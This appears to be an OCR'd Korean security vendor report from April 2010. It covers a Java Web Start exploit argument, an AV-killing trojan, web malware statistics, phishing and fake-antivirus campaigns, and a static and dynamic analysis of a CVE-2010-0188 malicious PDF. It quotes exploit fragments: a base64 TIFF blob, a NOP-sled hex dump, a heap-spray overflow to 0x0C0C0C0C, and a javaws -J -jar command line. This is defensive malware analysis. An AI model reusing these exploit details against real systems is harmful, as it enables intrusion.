[그림 1-18] Kernel32.CreateProcessA를 호출할 당시 해당 인자 값

deploytk.dll에서 Kernel32. CreateProcessA 함수를 호출할 때 인자로 "" C:₩Prog ram Files₩Java₩jre6₩bin₩javaws.exe" http: -J-jar -J ₩₩xxxx. xxxxxxxx.com ₩xxxx.jar none" 값이 들어가면서 취약점을 이용한 악성코드가 실행된다.

Javaws "-J" 파라미터를 Virtual Machine 파라미터 "-jar"와 함께 연결하여 사용하면, 공격자는 제한된 Java Security Sandbox 벗어나, 임의의 Java Code를 로그인한 사용자 권한으로 실행할 수 있다. 원격 공격자는 악의적인 HTML Document를 만들어 일반 사용자가 열수 있도록 유혹하여 이 취약점을 이용할 수 있다.

침해 사이트 Case Study: 백신제품을 공격하는 Win-Trojan/Online gamehack. 100931

국내 게임 사이트에 침해사고가 발생하여 Win-Trojan/Onlinegame-hack. 100931가 유포 중인 것을 탐지하였는데 최종적으로 다운로드 되는 m.exe가 실행되 면 %SYSTEM%₩softqq[랜덤숫자]dll이 생성된다. 생성된 DLL은 다수 보안제품의 파일을 손상시켜서 동작을 불가능하게 만드는 AVKiller 이다.

[그림 1-19] Win-Trojan/Onlinegamehack.1009의 유포단계

그리고 DLL은 특정 사이트로부터 게임핵 악성코드를 다운로드하고 실행한다. 따라서 이러한 악성코드는 직접적으로 보안 제품을 공격하여 기능을 무능화 시키므로 각별한 주의가 필요하다.

3. 웹 보안 동향

웹 보안 통계


웹 사이트 보안 요약

구분	건수
악성코드 발견 건수	111,045
악성코드 유형	926
악성코드가 발견된 도메인	1,028
악성코드 발견된 URL	3,898
전달 악성코드 발견 건수	202,910
전달 악성코드 유형	1,046
전달 악성코드가 발견된 도메인	959
전달 악성코드 발견된 URL	4,594

[표 1-5] 웹 사이트 보안 요약

악성코드 발견 건수는 111,045건이고, 악성코드 유형은 926건이며, 악성코드가 발견된 도메인은 1,028건이며, 악성코드 발견된 URL은 3,898 건이다. 2010년 4월은 2010년 3월보다 악성코드 발견 건수, 악성코드 유형, 악성코드 발견된 URL 은 다소 감소하였으나, 악성코드가 발견된 도메인 은 증가하였다.


월별 악성코드 발견 건수



[그림 1-20] 월별 악성코드 발견 건수

2010년 4월 악성코드 발견 건수는 전달의 202,910건에 비해 55% 수준인 111,045건이다.


월별 악성코드 유형



[그림 1-21] 월별 악성코드 유형

2010년 4월 악성코드 유형은 전달의 1,046건에 비해 89% 수준인 926건이다.


월별 악성코드가 발견된 도메인



[그림 1-22] 월별 악성코드가 발견된 도메인

2010년 4월 악성코드가 발견된 도메인은 전달의 959건에 비해 107% 수준인 1,028건이다.

월별 악성코드가 발견된 URL




[그림 1-23] 월별 악성코드가 발견된 URL

2010년 4월 악성코드가 발견된 URL은 전달의 4,594건에 비해 85% 수준인 3,023건이다.

악성코드 유형별 배포 수

유형	건수	비율
ADWARE	67,689	61 %
TROJAN	11,534	10.4 %
DROPPER	6,017	5.4 %
DOWNLOADER	3,417	3.1 %
Win32/VIRUT	2,292	2.1 %
WIN-CLICKER	1,456	1.3 %
JOKE	1,356	1.2 %
APPCARE	620	0.6 %
SPYWARE	431	0.4 %
ETC	16,233	14.6 %
	111,045	100 %

[표 1-6] 악성코드 유형별 배포 수



[그림 1-24] 악성코드 유형별 배포 수

악성코드 유형별 배포 수에서 애드웨어(ADWARE)류가 67,689건 전체의 61%로 1위를 차지하였으며, 트로잔(TROJAN)류가 11,534건으로 전체의 10.4%로 2위를 차지하였다.

악성코드 배포 Top 10

순위	등락	악성코드명	건수	비율
1	–	Win-Adware/Shortcut.InlivePlayerActiveX.234	26,859	35.1 %
2	New	Win-Adware/Juneip.645632	12,301	16.1 %
3	↑ 1	Win32/Induc	10,105	13.2 %
4	New	Win-Adware/Juneip.644096	9,412	12.3 %
5	↑ 3	Win-Adware/Shortcut.IconJoy.642048	6,998	9.1 %
6	New	Win-Adware/Shortcut.K2Com.Sobang.266240	3,859	5 %
7	New	Win-Adware/Shortcut.Tickethom.36864	1,862	2.4 %
8	New	Dropper/Onlinegamehack.22016	1,758	2.3 %
9	New	TextImage/Viking	1,752	2.3 %
10	New	Win-Downloader/Zango.320272	1,701	2.2 %
			76,607	100 %

[표 1-7] 악성코드 배포 Top 10


악성코드 배포 Top10에서 Win-Adware/Shortcut.InlivePlayerActiveX.234이 26,859건으로 1위를 차지하였으며, Top10에 Win-Adware/Juneip. 645632등 7건이 새로 등장하였다.

웹 보안 이슈

facebook 패스워드 리셋 한다는 스팸 메일

대다수의 사람들이 인터넷을 통해 정보를 수집, 소비하는 정보지식 사회가 되어 가면서, 인터넷 상에서 인맥을 연결하는 사이트가 급속히 인기를 끌고 있다. 인기를 끄는 이유는 인터넷상에서의 무분별한 정보들 중에서 자신과 비슷한 성향과 직종을 가진 사람들끼리 묶어주어 정말 필요한 정보들만을 공유할 수 있기 때문이며, 자연스럽게 많은 사람들과 대면 없이 편하게 인맥을 연결할 수 있기 때문이다. 이러한 사이트를 Social Networking Site라고 한다. 이러한 사이트들이 인기를 끌면서, 한편으로는 악의적인 행위를 위해 악용하는 경우가 발생하는데, 최근에는 SNS 중에서 가장 유명한 페이스북(facebook)의 계정을 해킹하여 판매 한다는 소식이 있었다. 해당 내용은 러시아 해커가 150만 개에 달하는 페이스북

계정과 비밀번호를 2.5센트라는 가격으로 판매한다는 내용으로써, 많은 사용자들에게 충격을 주었다.[1] 현재 페이스 북에서도 법적 조치 등의 강력한 대응 방침을 밝히고 있다. 이러한 일이 발생하고 얼마 되지 않았는데, 이 사건을 이용하여 페이스북에서 발송한 것처럼 가장하여, 고객의 안전을 위해 페이스북 비밀번호를 변경한다는 허위내용을 가진 메일이 악성코드를 첨부하여 발송되었다. 스팸 메일 내용은 다음과 같다.


제목 : Facebook Password Reset Confirmation! Support Message.
Dear user of facebook,
Because of the measures taken to provide safety to our clients, your password has been changed.
You can find your new password in attached document.
Thanks,
Your Facebook.

[그림 1-25] 스팸 메일 내용

스팸 메일에 첨부된 파일은 아래 그림과 같이 Microsoft Office Word 파일의 아이콘을 사용하여 메일 수신자가 악성코드를 자연스럽게 실행하도록 위장하고 있다.

[그림 1-26] 스팸메일에 첨부된 파일

해당 파일은 현재 V3제품 군에서 Win-Trojan/Bredolab.48640.B 진단명으로 진단 및 치료가 가능하며, 안랩에서는 스팸 메일을 통해 유포되는 악성코드의 위험 으로부터 사용자를 보호하기 위해 아래와 같이 가이드를 제시하니, 많은 활용을 바란다.

1. 발신인이 불분명한 메일일 경우 가급적 메일을 확인하지 않고, 삭제한다.


2. 안티 바이러스(백신) 프로그램을 설치하여 항상 최신 엔진을 유지하며, 실시간 감시 기능을 사용한다.

3. 메일 내에 포함된 첨부파일에 대해 안티 바이러스(백신) 프로그램으로 검사를 한 후 열람한다.

4. 메일 본문에 포함된 URL은 가급적 접속을 하지 않는다.


맥아피 오진 사고 소식으로 위장해 구글 검색 결과로 허위 백신 유포

해외 시각으로 4월 21일 미국 보안 업체인 맥아피(McAfee)에서 정상 윈도우 (Win dows) 시스템 파일인 svchost.exe를 W32/Wecorl.a 악성코드로 잘못 진단 하는 오진(False Positive) 사고가 발생하였다. 이러한 맥아피의 오진 사고를 이용하여 구글(Google) 검색 엔진에서 검색 순위를 상위로 조정하여 악성코드를 유포하는 웹 사이트로 컴퓨터 사용자들을 유도하는 블랙 햇(BlackHat) SEO(Search Engine Optimization) 기법을 통해 허위 백신의 유포를 시도한 사례가 발견되었다. 이 번에 구글 검색 엔진을 통해 유포된 허위 백신은 아래 이미지에서와 같이 이번 맥아피의 오진 사고와 관련된 단어들을 검색하게 될 경우에 악성코드를 유포하는 웹 사이트를 검색 첫 번째 페이지로 위치하여 컴퓨터 사용자들의 방문을 유도하였다.



[그림 1-27] 구글 검색 결과의 상단에 위치한 악의적인 웹사이트들

해당 웹 사이트 링크를 클릭하게 되면 아래 이미지와 같이 경고 창을 보여주며 사용하는 시스템에 악성코드가 감염되었다는 거짓 정보를 보여준다.




[그림 1-28] 악성코드에 감염되었다고 알리는 허위 경고창

그리고 확인을 클릭하게 되면 아래 이미지와 같이 허위로 제작된 백신의 컴퓨터 검색이 진행되며 사용하는 시스템에 심각한 악성코드가 감염되어 있다는 것을 보여주며 사용자들에게 거짓 정보들을 보여주게 된다.


AhnLab Online Security 2.0

1.http://www.boannews.com/media/view.asp?idx=20621&kind=0



[그림 1-29] 조작된 결과를 보여주는 허위 백신의 검색 결과

사용하는 컴퓨터의 검색 결과가 종료되면 아래 이미지와 같은 경고 창을 보여주며 윈도우 시스템에서 사용하는 정상 파일인 explorer.exe가 악성코드에 감염되었으 므로 치료하여야 한다는 거짓 메시지로 컴퓨터 사용자들을 현혹하게 된다.



[그림 1-30] 정상 파일을 악성코드로 진단하여 사용자에게 허위 결과를 제공

위 이미지의 "Protect" 버튼을 클릭하게 되면 setup_build30 _195.exe(353,280 바이 트)의 파일을 다운로드 하여 실행 할 것을 유도하고 있다. 그러나 실제로 해당 파일을 다운로드 하여 실행하게 되면 이미지에서와 같이 해외에서 제작된 허위 백신이 시스템에서 설치되며, 시스템에 존재하는 정상 파일들이 악성코드에 감염 된 것으로 거짓 검색 결과를 보여주며 금전 결제를 유도한다.

II. 칼럼


1. PDF 취약점을 이용한 악성코드의 반란

2007년부터 출현하기 시작한 Adobe Acrobat Reader 취약점 즉, 일명 PDF 취약점들을 악용하는 공격은 2008년과 2009년을 거치면서 본격적으로 파일기반 공격의 대표주자가 되었다. 올해도 PDF 취약점들이 이미 다수 보고되었고, PDF 취약점을 이용하는 공격에 대한 관심은 꾸준히 증가할 것으로 예상된다. 우선, 작년 7월에 발표된 Adobe Reader, Acrobat and Flash Player Remote Code Execution(CVE-2009-1862) 취약점을 기억해 보자. 해당 취약점은 플래시 플레이어 상에 존재하는 취약점이지만, 취약한 플래시 엔진이 Adobe Acrobat Reader 상에도 탑재되어 있어 또 다른 PDF 취약점으로 보고 되었다. 따라서, 하나의 악의적인 플래시(Flash) 파일을 PDF 파일 속에 삽입(Embedded) 시킴으로써 웹뿐만 아니라 PDF 파일을 이용한 다중 공격도 가능한 재미있는 사례였다.

이번 칼럼에서 다루고자 하는 CVE-2010-0188 취약점[1] 또한 이와 유사한 사례라고 할 수 있다. 과거, 2006년에 발표된 LibTIFF TiffFetch-ShortPair Remote Buffer Overflow (CVE-2006-3459) 취약점은 초기 iPhone을 Jailbreak 하기 위한 용도로 사용되어 더 유명하다. 해당 취약점은 오픈 소스 라이브러리인 libtiff 3.8.1 이하에서 존재하는데, 해당 라이브러리가 Adobe Reader 9.3.0 이하의 버전에도 탑재되면서 또 하나의 PDF 취약점이 탄생되었다. 이미 존재했던 취약한 TIFF(Tag Image File Format) 파일을 PDF 파일에 삽입(embedded) 시키는 방법으로 PDF를 통한 공격이 가능하게 되었다. 이처럼 하나의 취약점을 통해 다중의 애플리케이션에 영향을 미치는 사례들이 종종 발견됨에 따라, 오픈 소스 라이브러리를 사용하거나 호환성 및 기능확장을 위해서 동일한 엔진을 탑재하는 경우 동일한 문제가 발생될 가능성에 대해서 관심을 가질 필요가 있겠다. 해당 취약점은 MS사의 Malware Protection Center 블로그를 통해서 확산이 경고되기 시작하였고, 실제로 기존의 파일기반 공격들과 마찬가지로 사회공학적 공격방법인 E-Mail의 첨부파일 형태로 전파되고 있다.

AhnLab TrusGuard DPX

1.http://www.adobe.com/support/security/bulletins/apsb10-07.html




[그림 2-1] 취약점을 내포한 PDF 파일을 전파하는 이메일(출처 : Crontab)

그럼, 본격적으로 CVE-2010-0188 취약점을 이용하는 악성 PDF 파일에 대해서 분 석 해보자. 해당 칼럼에서는 파일기반 공격의 특징을 고려하여, 동적 분석에 앞서 정적(Static) 분석을 통해 시나리오를 예측하고, 동적(Dynamic) 분석을 통해 이를 검증해 보는 방식으로 진행하고자 한다.

정적(Static) 분석하기

과거 악성 PDF 파일은 직접 열어보는 방법만으로도 충분히 인코딩 되지 않은 내부의 자바스크립트 문자열을 발견할 수 있었다. 그러나, 최근에는 다양한 인코딩 방법을 이용하여 컨텐츠를 내부에 숨기고 있고, 일차적으로 자바스크립트의 사용을 판별하기 위해 검색되었던, 자바스크립트(/JS, /Javascript) 관련 문자열도 함께 인코딩하므로써 분석이나 탐지를 더욱 난해하게 만들기도 한다. 따라서, 우선적으로 대표적으로 사용되는 압축(/FlateDecode) 스트림 데이터들을 풀어서 내부의 컨텐츠를 좀 더 상세히 살펴보도록 하자.



[그림 2-2] 내부 자바스크립트

해당 PDF 파일 안에는 위와 같은 자바스크립트가 압축된 스트림 데이터로 숨겨져 있었고, 이는 기존의 웹 공격과 PDF 파일 공격에서 자주 사용하는 Heap-Spray 기법을 사용하고 있다.

① 쉘코드(공격자코드) + ② Heap-Spraying 코드 + ③ 취약점 발생 코드

직접적으로 취약점을 발생시키는 exploit.tif 파일 또한 다른 압축된 스트림 속에 존재하며, 이를 압축 해제한 후 Base64로 디코딩 하면 다음과 같이 악의적인 TIFF 형태를 얻을 수 있다.


```
><xfa:data
><topmostSubform
><ImageField1 xfa:contentType="image/tif" href="" 
>SUkqAD9gAACQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQk
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQk
```


[그림 2-3] 압축해제

```
49 49 2A 00 38 20 00 00 90 90 90 90 90 90 90 90 90 90 90 90  II*.8 ..............
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ....................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ....................
```


[그림 2-4] Base64디코딩

그럼, TIFF 파일의 내부구조를 살펴보자.




[그림 2-5] exploit.tif 내부구조

실제 exploit.tif파일의 내부에는 앞서 언급한 CVE-2006-3459 취약점의 원인이 되었던 DotRange(Tag ID: 0x0150) 태그가 존재하며, DotRange Value 데이터 부분은 다수의 0C0C0C0C 값으로 채워져 있다. 0C0C0C0C 값은 Heap-Spray 기법에서 쉘코드가 위치한 점프지점으로 애용되는 메모리 주소 값이기도 하다. 그렇다면, 실제 파일을 실행시켜보지 않고도 지금까지의 데이터를 종합해보는 것만으로 파일의 공격 시나리오를 예상해 볼 수 있다. 아마도 TIFF 파일을 파싱하는 과정에서 할당된 버퍼 공간보다 많은 DotRange Value 문자열을 스택으로 복사하면서 원래의 리턴주소(RET)나 예외처리핸들러(SEH) 주소의 위치가 0X0C0C0C 값으로 덮어씌워지게 될 것이다. 따라서, 이후 리턴하는 과정에서 자바스크립트를 통해서 미리 채워진 0X0C0C0C0C 지점으로 프로그램의 흐름이 변경되고 공격자의 쉘코드가 실행되는 구조를 가질 것으로 예상된다.


동적(Dynamic) 분석하기

이제 앞서 예상한 시나리오대로 실제 동작이 이루어지는 지를 코드레벨로 따라가면서 검증해보도록 하자. 악성 PDF 파일을 실행시키면, 다음과 같이 AcroForm.api 의 TIFFReadire tory 루틴이 반복적으로 돌면서 exploit.tif 파일 데이터를 파싱하게 되는데, 이 때, DotRange Value 값을 memcpy() 함수를 통해 스택으로 복사하게 된다.



[그림 2-6] 스택오버플로우 발생 함수


데이터가 복사되기 전과 후의 스택의 모습을 살펴보면, 원래 스택의 로컬 버퍼 공간을 넘어서 RET 주소가 0X0C0C0C0C 값으로 덮어 써지는 것을 알 수 있다.




[그림 2-7] 스택구조

함수가 리턴 되기 전 자바스크립트를 통해 일정한 힙공간은 공격자의 쉘코드로 미리 채워져 있고, 힙메모리 주소 중 0X0C0C0C0C 지점에 BP(BreakPoint)를 걸어놓으면 덮어 쓰여진 RET 주소 값이 참조되면서 해당 주소로 점프하는 것을 확인할 수 있다. 점프된 지점으로부터 불필요한 NOP 코드를 거치고 나면, 다음과 같이 뒤이어 존재하는 실제 공격자의 쉘코드가 수행된다.

AhnLab V3 Zip




[그림 2-8] 쉘코드 실행



[그림 2-9] 쉘코드 디코딩 후

실제 쉘코드는 다음과 같이 내부의 디코딩루틴을 거쳐 PDF 파일 내부로부터 C:₩ 드라이브 상에 a.exe(Win-Trojan/Qaantiz. 61044) 파일을 드롭하여 실행한다.



[그림 2-10] 악성 PDF 동작 프로세스

이번 취약점뿐만 아니라 지금까지 보고된 많은 수의 PDF 취약점들은 공격성공을 위해 직/간접적으로 자바스크립트를 사용하고 있다. 따라서, 상황에 따라 Adobe Reader의 "JavaScript 사용가능(J)" 옵션을 해제함으로써 임시적인 피해를 줄일 수 있다. 그러나, 무엇보다도 안전한 방법은 안티바이러스 제품을 보안패치와 함께 항상 최신 버전으로 업데이트하여 사용하는 것이다.

2. 중국 동향과 이슈

중국 MS10-018 취약점 1800만 웹 사이트에서 악용

4월 8일 중국 보안 업체인 라이징(Rising)에서는 3월 11일 알려진 마이크로소프트 (Microsoft) 인터넷 익스플로러(Internet Explorer) 취약점인 MS10-018 취약점을 악용하는 웹 사이트가 4월로 접어 들면서 급격한 증가를 보이고 있다.

[그림 2-11] 중국 내에서 급격히 증가 중인 MS10-018 취약점을 악용한 공격

라이징에서 발표한 바에 따르면, 인터넷 익스플로러의 MS10-018 취약점을 악용하는 공격은 3월부터 4월 7일까지 총 1839 만 회가 발생하였으며 4월 7일 하루 동안에만 중국 내부에서 310 만 건이 발견 한 것으로 밝히고 있다. 그러나 아직 중국 내부 시스템들의 50% 정도만 보안 패치를 설치한 것으로 분석하고 있다. 해당 MS10-018 취약점에 대한 보안 패치는 3월 31일 마이크로소프트를 통해 배포되었으므로 윈도우 업데이트를 통해 즉시 설치하는 것이 중요하다.

